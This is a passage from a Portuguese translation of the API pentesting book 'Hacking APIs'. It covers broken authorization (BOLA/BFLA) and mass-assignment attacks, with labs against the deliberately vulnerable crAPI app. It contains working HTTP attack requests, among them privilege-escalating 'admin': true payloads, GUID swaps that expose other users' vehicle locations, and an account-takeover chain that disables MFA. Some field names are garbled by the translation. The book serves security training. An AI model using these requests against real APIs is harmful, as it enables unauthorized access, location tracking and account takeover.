The screenshot shows the Postman interface with a successful API call. The request method is 'DELETE' and the URL is {{baseUrl}}/api/picture/delete?picture_id=2. The 'Params' tab is selected, showing a 'Query Params' table with one row: 'picture_id' set to '2'. The 'Body' tab shows a JSON response: "1 \"Photo 2 deleted!\"". Other tabs like 'Cookies', 'Headers', and 'Tests' are visible but inactive.

Figura 10-1: Ataque BFLA bem-sucedido com o Postman

Você pode simplificar o processo de localização de vulnerabilidades BFLA relacionadas ao escalonamento de privilégios se tiver acesso à documentação. Como alternativa, você pode encontrar ações administrativas claramente rotuladas em uma coleção ou pode ter feito engenharia reversa da funcionalidade administrativa. Se esse não for o caso, você precisará fazer o fuzz para encontrar caminhos administrativos.

Uma das maneiras mais simples de testar o BFLA é fazer solicitações administrativas como um usuário com pouco privilégio. Se uma API permitir que os administradores pesquisem usuários com uma solicitação POST, tente fazer exatamente essa solicitação de administrador para ver se há algum controle de segurança em vigor que o impeça de ser bem-sucedido. Observe a solicitação na Listagem 10-3. Na resposta (Listagem 10-4), vemos que a API não tem nenhuma restrição desse tipo.

```
POST /api/admin/find/user Token:  
LowPriv-Token
```

```
{"email": "hapi.hacker.com"}
```

Listagem 10-3: Solicitação de informações do usuário

200 OK HTTP/1.1

```
{  
  "fname": "hAPI",  
  "lname": "Hacker",  
  "is admin": false, "balance":  
  "3737.50"  
  "pin": 8675  
}
```

Listagem 10-4: Resposta com informações do usuário

A capacidade de pesquisar usuários e obter acesso às informações confidenciais de outro usuário deveria ser restrita apenas àqueles com um token administrativo. No entanto, ao fazer uma solicitação ao endpoint `/admin/find/user`, você pode testar para ver se há alguma imposição técnica. Como essa é uma solicitação administrativa, uma resposta bem-sucedida também pode fornecer informações confidenciais, como nome completo, saldo e número de identificação pessoal (PIN) de um usuário.

Se houver restrições, tente alterar o método de solicitação. Use uma solicitação POST em vez de uma solicitação PUT, ou vice-versa. Às vezes, um provedor de API protegeu um método de solicitação contra solicitações não autorizadas, mas negligenciou outro.

Dicas de hacking de autorização

O ataque a uma API de grande escala com centenas de pontos de extremidade e milhares de solicitações exclusivas pode ser bastante demorado. As táticas a seguir devem ajudá-lo a testar os pontos fracos da autorização em uma API inteira:

usando variáveis de coleção no Postman e usando o recurso Match and Replace do Burp Suite.

Variáveis da coleção do carteiro

Da mesma forma que você faria ao fazer fuzzing em toda a extensão, é possível usar o Postman para realizar alterações de variáveis em uma coleção, definindo o token de autorização da sua coleção como uma variável. Comece testando várias solicitações de seus recursos para garantir que eles funcionem corretamente como UserA. Em seguida, substitua o token variável pelo token UserB. Para ajudá-lo a encontrar respostas anômalas, use um teste de coleção para localizar códigos de resposta 200 ou o equivalente para a sua API.

No Collection Runner, selecione apenas as solicitações que provavelmente contêm vulnerabilidades de autorização. Boas solicitações candidatas incluem aquelas que contêm informações privadas pertencentes ao UserA. Inicie o Collection Runner e analise os resultados. Ao verificar os resultados, procure instâncias em que o token UserB resulta em uma resposta bem-sucedida. Essas respostas bem-sucedidas provavelmente indicarão vulnerabilidades BOLA ou BFLA e devem ser investigadas mais a fundo.

Suite Burp Match and Replace

Quando você estiver atacando uma API, o histórico do Burp Suite será preenchido com solicitações exclusivas. Em vez de examinar cada solicitação e testá-la em busca de vulnerabilidades de autorização, use a opção Match and Replace (Corresponder e substituir) para realizar uma substituição em grande escala de uma variável, como um token de autorização.

Comece coletando várias solicitações em seu histórico como UserA, concentrando-se nas ações que devem exigir autorização. Por exemplo, concentre-se em solicitações que envolvam a conta e os recursos de um usuário. Em seguida, combine e substitua os cabeçalhos de autorização pelos do UserB e repita as solicitações (consulte a Figura 10-2).




Figura 10-2: Recurso Match and Replace do Burp Suite

Depois de encontrar uma instância de BOLA ou BFLA, tente explorá-la para todos os usuários e recursos relacionados.

Resumo

Neste capítulo, examinamos de perto as técnicas para atacar os pontos fracos comuns na autorização de API. Como cada API é única, é importante não apenas descobrir como os recursos são identificados, mas também fazer solicitações de recursos que não pertençam à conta que você está usando.

A autorização pode levar a algumas das consequências mais graves. Uma vulnerabilidade BOLA pode permitir que um invasor comprometa as informações mais confidenciais de uma organização, enquanto uma vulnerabilidade BFLA pode permitir que você aumente os privilégios ou execute ações não autorizadas que podem comprometer um provedor de API.

Laboratório nº 7: como encontrar a localização do veículo de outro usuário

Neste laboratório, pesquisaremos a crAPI para descobrir os identificadores de recursos em uso e testaremos se podemos obter acesso não autorizado aos dados de outro usuário. Ao fazer isso, veremos o valor da combinação de várias vulnerabilidades para aumentar o impacto de um ataque. Se você acompanhou os outros laboratórios, você deve ter uma coleção crAPI Postman contendo todos os tipos de solicitações.


Você pode notar que o uso de IDs de recursos é bastante leve. No entanto, uma solicitação inclui um identificador de recurso exclusivo. O botão "refresh location" (atualizar local) na parte inferior do painel da crAPI emite a seguinte solicitação:

```
GET /identity/api/v2/vehicle/fd5a4781-5cb5-42e2-8524-d3e67f5cb3a6/location.
```

Essa solicitação usa o GUID do usuário e solicita a localização atual do veículo do usuário. A localização do veículo de outro usuário parece ser uma informação confidencial que vale a pena coletar. Devemos verificar se os desenvolvedores da crAPI dependem da complexidade do GUID para autorização ou se há controles técnicos que garantam que os usuários só possam verificar o GUID de seu próprio veículo.

Portanto, a questão é: como você deve realizar esse teste? Talvez você queira usar suas habilidades de fuzzing do [Capítulo 9](#), mas um GUID alfanumérico desse tamanho levaria um tempo impossível para ser forçado por força bruta.

Em vez disso, você pode obter outro GUID existente e usá-lo para realizar o teste A-B. Para fazer isso, será necessário registrar uma segunda conta, conforme mostrado na Figura 10-3.



Na Figura 10-3, você pode ver que criamos uma segunda conta, chamada UserB. Com essa conta, siga as etapas para registrar um veículo usando o MailHog. Como você deve se lembrar, no laboratório do Capítulo 6, fizemos um reconhecimento e descobrimos algumas outras portas abertas associadas à crAPI. Uma delas era a porta 8025, que é onde o MailHog está localizado.

Como um usuário autenticado, clique no link **Click Here (Clique aqui)** no painel, conforme mostrado na Figura 10-4. Isso gerará um e-mail com as informações do seu veículo e o enviará para sua conta do MailHog.




Figura 10-4: Um novo painel de usuário da crAPI

Atualize o URL na barra de endereços para visitar a porta 8025 usando o seguinte formato: `http://yourIPaddress:8025`. Uma vez no MailHog, abra o e-mail "Welcome to crAPI" (Bem-vindo ao crAPI) (consulte a Figura 10-5).




Figura 10-5: O serviço de e-mail crAPI MailHog

Pegue as informações de VIN e código PIN fornecidas no e-mail e use-as para registrar seu veículo novamente no painel do crAPI clicando no botão **Add a Vehicle (Adicionar um veículo)**. Isso resulta na janela mostrada na Figura 10-6.




Figura 10-6: A tela de verificação de veículos da crAPI

Depois de registrar o veículo UserB, capture uma solicitação usando o Botão **Atualizar local**. A aparência deve ser a seguinte:

```
GET /identity/api/v2/vehicle/d3b4b4b8-6df6-4134-8d32-1be402caf45c/location HTTP/1.1 Host:  
192.168.195.130:8888  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 Accept: */*  
Content-Type: application/json  
Authorization: Bearer UserB-Token  
Content-Length: 376
```

Agora que você tem o GUID do UserB, pode trocar o token de portador do UserB e enviar a solicitação com o token de portador do UserA. A Listagem 10-5 mostra a solicitação e a Listagem 10-6 mostra a resposta.

```
GET /identity/api/v2/vehicle/d3b4b4b8-6df6-4134-8d32-1be402caf45c/location HTTP/1.1 Host:  
192.168.195.130:8888  
Content-Type: application/json Authorization:  
Portador UserA-Token
```

Listagem 10-5: Uma tentativa de BOLA

HTTP/1.1 200

```
{  
"carId":"d3b4b4b8-6df6-4134-8d32-1be402caf45c",  
"vehicleLocation":  
{ "id":2,  
  "latitude":"39.0247621",  
  "longitude":"-77.1402267"  
},
```

```
Hacking APIs (Acesso antecipado) © 2022 por Corey  
Ball  
"fullName": "UserB"  
}
```

Listagem 10-6: Resposta à tentativa de BOLA

Parabéns, você descobriu uma vulnerabilidade BOLA. Talvez haja uma maneira de descobrir os GUIDs de outros usuários válidos para levar essa descoberta para o próximo nível. Bem, lembre-se de que, no [Capítulo 7](#), uma solicitação GET interceptada para `/community/api/v2/community/posts/recent` resultou em uma exposição excessiva de dados. À primeira vista, essa vulnerabilidade não parecia ter consequências graves. No entanto, agora temos muito uso para os dados expostos. Dê uma olhada no seguinte objeto dessa exposição excessiva de dados:

```
{  
  "id": "sEcaWGHf5d63T2E7asChJc", "title":  
  "Title 1",  
  "content": "Hello world 1",  
  "author": { "nickname": "Adam",  
  "email": "adam007@example.com", "vehicleid": "2e88a86c-8b3b-  
4bd1-8117-85f3c8b52ed2", "profile_pic_url": ""},  
}
```

Esses dados revelam um ID de veículo que se assemelha muito ao GUID usado na solicitação Atualizar local. Substitua esses GUIDs usando o token do UserA. A Listagem 10-7 mostra a solicitação e a Listagem 10-8 mostra a resposta.

```
GET /identity/api/v2/vehicle/2e88a86c-8b3b-4bd1-8117-85f3c8b52ed2/location HTTP/1.1 Host:  
192.168.195.130:8888  
Content-Type: application/json Authorization:  
Bearer UserA-Token Connection: close
```

Listagem 10-7: Uma solicitação do GUID de outro usuário

```
HTTP/1.1 200  
{  
  "carId": "2e88a86c-8b3b-4bd1-8117-85f3c8b52ed2",  
  "vehicleLocation": {  
    "id": 7,  
    "latitude": "37.233333",  
    "longitude": "-115.808333"},  
  "fullName": "Adam"  
}
```

Listagem 10-8: A resposta

Com certeza, você pode explorar a vulnerabilidade BOLA para descobrir a localização do veículo do usuário. Agora você está a uma pesquisa no Google Maps de descobrir a localização exata do usuário e de obter a capacidade de rastrear a localização do veículo de qualquer usuário ao longo do tempo. A combinação de descobertas de vulnerabilidades, como você faz neste laboratório, fará de você um hacker de API mestre.

11

EXPLORAÇÃO DE MASSASSIGNIFICAÇÕES



Uma API é vulnerável à atribuição em massa se o consumidor puder enviar uma solicitação que atualize ou substitua variáveis do lado do servidor. Se

Se uma API aceita a entrada do cliente sem filtrá-la ou higienizá-la, um invasor pode atualizar objetos com os quais não deveria ser capaz de interagir. Por exemplo, uma API de banco pode permitir que os usuários atualizem o endereço de e-mail associado à sua conta, mas uma vulnerabilidade de atribuição em massa pode permitir que o usuário envie uma solicitação que também atualize o saldo da conta.

Neste capítulo, discutiremos estratégias para encontrar tar- gets de atribuição em massa e descobrir quais variáveis a API usa para identificar dados confidenciais. Em seguida, discutiremos a automatização de seus ataques de atribuição em massa com o Arjun e o Burp Suite Intruder.

Localização de alvos de atribuição em massa

Um dos locais mais comuns para descobrir e explorar vulnerabilidades de atribuição em massa são as solicitações de API que aceitam e processam a entrada do cliente. Registro de conta, edição de perfil, gerenciamento de usuários e gerenciamento de clientes são funções comuns que permitem que os clientes enviem entradas usando a API.

Registro de conta

Provavelmente, o lugar mais frequente onde você procurará por atribuição em massa é nos processos de registro de conta, pois eles podem permitir que você se registre como um usuário administrativo. Se o processo de registro depender de um aplicativo da Web, o usuário final preencherá os campos padrão com informações como nome de usuário desejado, endereço de e-mail, número de telefone e senha da conta. Quando o usuário clicar no botão enviar, uma solicitação de API como a seguinte será enviada:

```
POST /api/v1/register
--snip--
{
  "username": "hAPI_hacker", "email": "hapi@hacker.com", "password": "Password1!"}
```

Para a maioria dos usuários finais, essa solicitação ocorre em segundo plano, sem que eles saibam. No entanto, como você é um especialista em interceptar o tráfego de aplicativos da Web, pode capturá-lo e manipulá-lo facilmente. Depois de interceptar uma solicitação de registro, verifique se é possível enviar valores adicionais na solicitação. Uma versão comum desse ataque é atualizar uma conta para uma função de administrador, adicionando uma variável que o provedor de API provavelmente usa para identificar administradores:

```
POST /api/v1/register
--snip--
{
  "username": "hAPI_hacker", "email": "hapi@hacker.com", "admin": true, "password": "Password1!"}
```

Se o provedor de API usar essa variável para atualizar os privilégios da conta no backend e aceitar entradas adicionais do cliente, essa solicitação transformará a conta que está sendo registrada em uma conta de nível administrativo.

Acesso não autorizado a organizações

Os ataques de atribuição em massa vão além das tentativas de se tornar um administrador. Você também pode usar a atribuição em massa para obter acesso não autorizado a outras organizações, por exemplo. Se os seus objetos de usuário incluírem um grupo organizacional que permita o acesso aos segredos da empresa ou a outras informações confidenciais, você poderá tentar obter acesso a esse grupo. Neste exemplo, nós

adicionou uma variável "org" à nossa solicitação e transformou seu valor em uma posição de ataque que poderíamos então confundir no Burp Suite:

```
POST /api/v1/register
--snip--
{
  "nome de usuário": "hAPI_hacker", "e-mail": "hapi@hacker.com", "org": "$CompanyAs", "password": "Password1!"
}
```

Se você puder se atribuir a outras organizações, provavelmente conseguirá obter acesso não autorizado aos recursos do outro grupo. Para realizar esse ataque, você precisará conhecer os nomes ou IDs usados para identificar as empresas nas solicitações. Se o valor "org" fosse um número, você poderia fazer força bruta no valor, como ao testar o BOLA, para ver como a API responde.

Não limite sua busca por vulnerabilidades de atribuição em massa ao processo de registro de conta. Outras funções de API podem ser vulneráveis. Teste outros pontos de extremidade usados para redefinir senhas, atualizar perfis de contas, grupos ou empresas e quaisquer outros processos em que você possa atribuir a si mesmo acesso adicional.

Como encontrar variáveis de atribuição de massa

O desafio dos ataques de atribuição em massa é que há muito pouca consistência nas variáveis usadas entre as APIs. Dito isso, se o provedor de API tiver algum método para, por exemplo, designar contas como administrador, você pode ter certeza de que ele também tem alguma convenção para criar ou a t u a l i z a r variáveis para tornar um usuário um administrador. O fuzzing pode acelerar sua busca por vulnerabilidades de atribuição em massa, mas, a menos que você entenda as variáveis do seu alvo, essa técnica pode ser um tiro no escuro.

Localização de variáveis na documentação

Comece procurando variáveis confidenciais na documentação da API, especialmente nas seções focadas em ações privilegiadas. Em particular, a documentação pode lhe dar uma boa indicação de quais parâmetros estão incluídos nos objetos JSON.

Por exemplo, você pode pesquisar como um usuário com pouco privilégio é criado em comparação com a criação de uma conta de administrador. O envio de uma solicitação para criar uma conta de usuário padrão pode ser algo parecido com isto:

```
POST /api/create/user
Token: LowPriv-User
--snip--
{
  "nome de usuário": "hapi_hacker",
  "pass": "ff7ftw"
}
```

A criação de uma conta de administrador pode ser parecida com o seguinte:

```
POST /api/admin/create/user Token:  
AdminToken
```

```
--snip--  
{  
  "nome de usuário": "admininthegeat",  
  "pass": "bestadminpw", "admin":  
  true  
}
```

Observe que a solicitação de administrador é enviada a um endpoint de administrador, usa um token de administrador e inclui o parâmetro "admin": true. Há muitos campos relacionados à criação de contas de administrador, mas se o aplicativo não tratar as solicitações adequadamente, poderemos criar uma conta de administrador simplesmente adicionando o parâmetro "admin"=true à nossa solicitação de conta de usuário, conforme mostrado aqui:

```
POST /create/user Token:
```

```
LowPriv-User
```

```
--snip--  
{  
  "nome de usuário": "hapi_hacker",  
  "pass": "ff7ftw",  
  "admin": true  
}
```

Fuzzing de variáveis desconhecidas

Outro cenário comum é quando você executa uma ação em um aplicativo da Web, intercepta a solicitação e localiza vários cabeçalhos ou parâmetros de bônus dentro dela, da seguinte forma:

```
POST /create/user
```

```
--snip--  
{  
  "nome de usuário": "hapi_hacker"  
  "pass": "ff7ftw",  
  "uam": 1,  
  "mfa": true,  
  "account": 101  
}
```

Os parâmetros usados em uma parte de um endpoint podem ser úteis para explorar a atribuição de massa usando um endpoint diferente. Quando você não entende a finalidade de um determinado parâmetro, é hora de vestir seu jaleco e fazer experimentos. Tente fazer fuzzing definindo uam como zero, mfa como false e account como qualquer número entre 0 e 101 e, em seguida, observe como o provedor responde. Melhor ainda, experimente uma variedade de entradas, como as discutidas no capítulo anterior. Crie sua lista de palavras com os parâmetros que você coleta de um endpoint e, em seguida, use suas habilidades de fuzzing enviando solicitações

com esses parâmetros incluídos. A criação de contas é um ótimo lugar para fazer isso, mas não se limite a ela.

Ataques cegos de atribuição em massa

Se você não conseguir encontrar nomes de variáveis nos locais discutidos, poderá realizar um ataque cego de atribuição em massa. Nesse tipo de ataque, você tentará usar força bruta nos possíveis nomes de variáveis por meio de fuzzing. Envie uma única solicitação com muitas variáveis possíveis, como a seguinte, e veja o que se mantém:

```
POST /api/v1/register
--snip--
{
  "username": "hAPI_hacker", "email": "hapi@hacker.com", "admin": true,
  "admin": 1, "isadmin": true, "role": "admin",
  "role": "administrator", "user_priv": "admin", "password": "Password1!"}
```

Se uma API for vulnerável, ela poderá ignorar as variáveis irrelevantes e aceitar a variável que corresponda ao nome e ao formato esperados.

Automatização de ataques de atribuição em massa com o Arjun e o Burp Suite Intruder

Como acontece com muitos outros ataques de API, você pode descobrir a atribuição em massa alterando manualmente uma solicitação de API ou usando uma ferramenta como o Arjun para fazer fuzzing de parâmetros. Como você pode ver na seguinte solicitação do Arjun, incluímos um token de autorização com a opção -headers, especificamos JSON como o formato do corpo da solicitação e identificamos o ponto exato do ataque que o Arjun deve testar com \$arjun\$:

```
$ arjun --headers "Content-Type: application/json" -u http://vulnhost.com/api/register -m JSON
--include='{$arjun$}'
```

```
[~] Analisando o conteúdo da página da Web
[~] Analisando o comportamento de um parâmetro inexistente [!]
Reflexões: 0
[Código de resposta: 200
[~] Analisando a página da Web em busca de possíveis parâmetros
[+] A heurística encontrou um parâmetro de postagem em potencial:
admin [!] Priorizando-o
[~] Executando verificações de nível heurístico [!]
Varredura concluída
[+] Parâmetro válido encontrado: user [+]
Parâmetro válido encontrado: pass [+]
Parâmetro válido encontrado: admin
```

Como resultado, o Arjun enviará uma série de solicitações com vários parâmetros de uma lista de palavras para o host de destino. Em seguida, o Arjun restringirá os parâmetros prováveis com base nos desvios dos comprimentos de resposta e dos códigos de resposta e fornecerá a você uma lista de parâmetros válidos.

Lembre-se de que, se tiver problemas com a limitação de taxa, você pode usar a opção Arjun -stable para tornar as varreduras mais lentas. Essa varredura de amostra foi concluída e descobriu três parâmetros válidos: user, pass e admin.

Muitas APIs impedem que você envie muitos parâmetros em uma única solicitação. Como resultado, você pode receber um dos vários códigos de status HTTP no intervalo 400, como 400 Bad Request, 401 Unauthorized ou 413 Payload Too Large. Nesse caso, em vez de enviar uma única solicitação grande, você poderia percorrer as possíveis variáveis de atribuição em massa em várias solicitações. Isso pode ser feito configurando a solicitação no Intruder do Burp Suite com os valores de atribuição em massa possíveis como a carga útil, da seguinte forma:

```
POST /api/v1/register
--snip--
{
  "nome de usuário": "hAPI_hacker", "e-mail": "hapi@hacker.com",
  "admin": true,
  "password": "Password1!"
}
```

Combinação de BFLA e atribuição em massa

Se você descobriu uma vulnerabilidade de BFLA que lhe permite atualizar as contas de outros usuários, tente combinar essa capacidade com um ataque de atribuição em massa. Por exemplo, digamos que um usuário chamado Ash tenha descoberto uma vulnerabilidade de BFLA, mas a vulnerabilidade só permite que ele edite informações básicas de perfil, como nomes de usuário, endereços, cidades e regiões:

```
PUT /api/v1/account/update
Token:UserA-Token
--snip--
{
  "nome de usuário": "Ash",
  "address" (endereço): "123 C
St", "city": "Pallet Town",
  "region": "Kanto",
}
```

Nesse ponto, Ash poderia desfigurar outras contas de usuário, mas não muito mais. Entretanto, a realização de um ataque de atribuição em massa com essa solicitação poderia tornar a descoberta do BFLA muito mais significativa. Digamos que Ash analise outras solicitações GET na API e observe que outras solicitações incluem parâmetros para e-mail e configurações de autenticação multifator (MFA). Ash sabe que há outro usuário, chamado Brock, cuja conta ele gostaria de acessar.

Ash poderia desativar as configurações de MFA do Brock, facilitando o acesso à conta do Brock. Além disso, Ash poderia substituir o e-mail de Brock pelo seu próprio. Se Ash enviasse a seguinte solicitação e obtivesse uma resposta bem-sucedida, ele poderia obter acesso à conta de Brock:

```
PUT /api/v1/account/update
Token:UserA-Token
--snip--
{
  "nome de usuário": "Brock",
  "address": "456 Onyx Dr",
  "city": "Pewter Town", "region":
  "Kanto", "email":
  "ash@email.com", "mfa": falso
}
```

Como o Ash não sabe a senha atual do Brock, ele deve aproveitar o processo da API para realizar uma redefinição de senha, que provavelmente seria uma solicitação PUT ou POST enviada para `/api/v1/account/reset`. O processo de redefinição de senha enviará uma senha temporária para o e-mail de Ash. Com a MFA desativada, Ash poderia usar a senha temporária para obter acesso total à conta de Brock.

Lembre-se sempre de pensar como um adversário e de aproveitar todas as oportunidades.

Resumo

Se você encontrar uma solicitação que aceita a entrada do cliente para variáveis confidenciais e permite que você atualize essas variáveis, você tem uma descoberta séria em mãos. Assim como ocorre com outros ataques à API, às vezes uma vulnerabilidade pode parecer insignificante até que você a combine com outras descobertas interessantes. Encontrar uma vulnerabilidade de atribuição em massa geralmente é apenas a ponta do iceberg. Se essa vulnerabilidade estiver presente, é provável que outras vulnerabilidades estejam presentes.

Laboratório nº 8: alterando o preço dos itens em uma loja on-line

Munidos de nossas novas técnicas de ataque de atribuição em massa, vamos voltar à crAPI. Considere quais solicitações aceitam a entrada do cliente e como poderíamos aproveitar uma variável não autorizada para comprometer a API. Várias das solicitações em sua coleção crAPI Postman parecem permitir a entrada do cliente:

```
POST /identity/api/auth/signup POST
/workshop/api/shop/orders
POST /workshop/api/merchant/contact_mechanic
```

Vale a pena testar cada uma delas depois de decidirmos qual variável adicionar a elas.

Podemos localizar uma variável sensível na solicitação GET para o ponto de extremidade `/workshop/api/shop/products`, que é responsável por preencher a vitrine do crAPI com produtos. Usando o Repeater, observe que a solicitação GET carrega uma variável JSON chamada "credit" (consulte a Figura 11-1). Essa parece ser uma variável interessante para ser manipulada.

The screenshot shows the Burp Suite interface with the Repeater tab selected. On the left, the Request pane displays a GET request to `/workshop/api/shop/products` with various headers and a JSON payload containing a "credit" field set to 50.0. On the right, the Response pane shows the server's response in JSON format, which includes a "products" array with two items (Seat and Wheel) and a "credit" field also set to 50.0.

```
Request
1 GET /workshop/api/shop/products HTTP/1.1
2 Host: 192.168.195.130:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
4 Gecko/20100101 Firefox/78.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: http://192.168.195.130:8888/shop
9 Content-Type: application/json
10 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWJtIjoiYmY0BpQghHYY2tlci5jb2oiLCJp
11 YXQiOjE2MzA4NjQOMTQsImV4cCI6MTYzMDo1MDgxNHO.x5HEqr9hEXLKF
12 vKTkdxNbnBar1dVXCJ09mwVm7pXv__EgWXjS5spayqTpwi0RG9hp5BW
Connection: close
11
12

Response
1 HTTP/1.1 200 OK
2 Server: openresty/1.17.8.2
3 Date: Sun, 05 Sep 17:57:03 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, POST, HEAD, OPTIONS
7 Vary: Origin, Cookie
8 X-Frame-Options: SAMEORIGIN
9 Content-Length: 168
10
11 {
12   "products": [
13     {
14       "id": 1,
15       "name": "Seat",
16       "price": "10.00",
17       "image_url": "images/seat.svg"
18     },
19     {
20       "id": 2,
21       "name": "Wheel",
22       "price": "10.00",
23       "image_url": "images/wheel.svg"
24     }
25   ],
26   "credit": 50.0
27 }
```

Figura 11-1: Uso do Burp Suite Repeater para analisar o arquivo `/workshop/api/shop/products` ponto final

Essa solicitação já nos fornece uma variável em potencial para testar (crédito), mas não podemos realmente alterar o valor do crédito usando uma solicitação GET. Vamos executar uma verificação rápida do Intruder para ver se podemos aproveitar qualquer outro método de solicitação com esse endpoint. Clique com o botão direito do mouse na solicitação no Repeater e envie-a para o Intruder. Uma vez no Intruder, defina a posição de ataque para o método de solicitação:

```
§GET§ /workshop/api/shop/products HTTP/1.1
```

Vamos atualizar as cargas úteis com os métodos de solicitação que queremos testar: PUT, POST, HEAD, DELETE, CONNECT, PATCH e OPTIONS (consulte Figura 11-2).

Inicie o ataque e analise os resultados. Você notará que o crAPI responderá a métodos restritos com um código de status 405 Method Not Allowed, o que significa que a resposta 400 Bad Request que recebemos em resposta à solicitação POST é bastante interessante (veja a Figura 11-3). Esse 400 Bad Request provavelmente indica que o crAPI está esperando que uma carga diferente seja incluída na solicitação POST.

Results	Target	Positions	Payloads	Resource Pool	Options
<p>(?) Payload Sets</p> <p>You can define one or more payload sets. The number of payload sets depends on the payload set, and each payload type can be customized in different ways.</p> <p>Payload set: <input type="text" value="1"/> Payload count: 7 Payload type: <input type="text" value="Simple list"/> Request count: 7</p>					
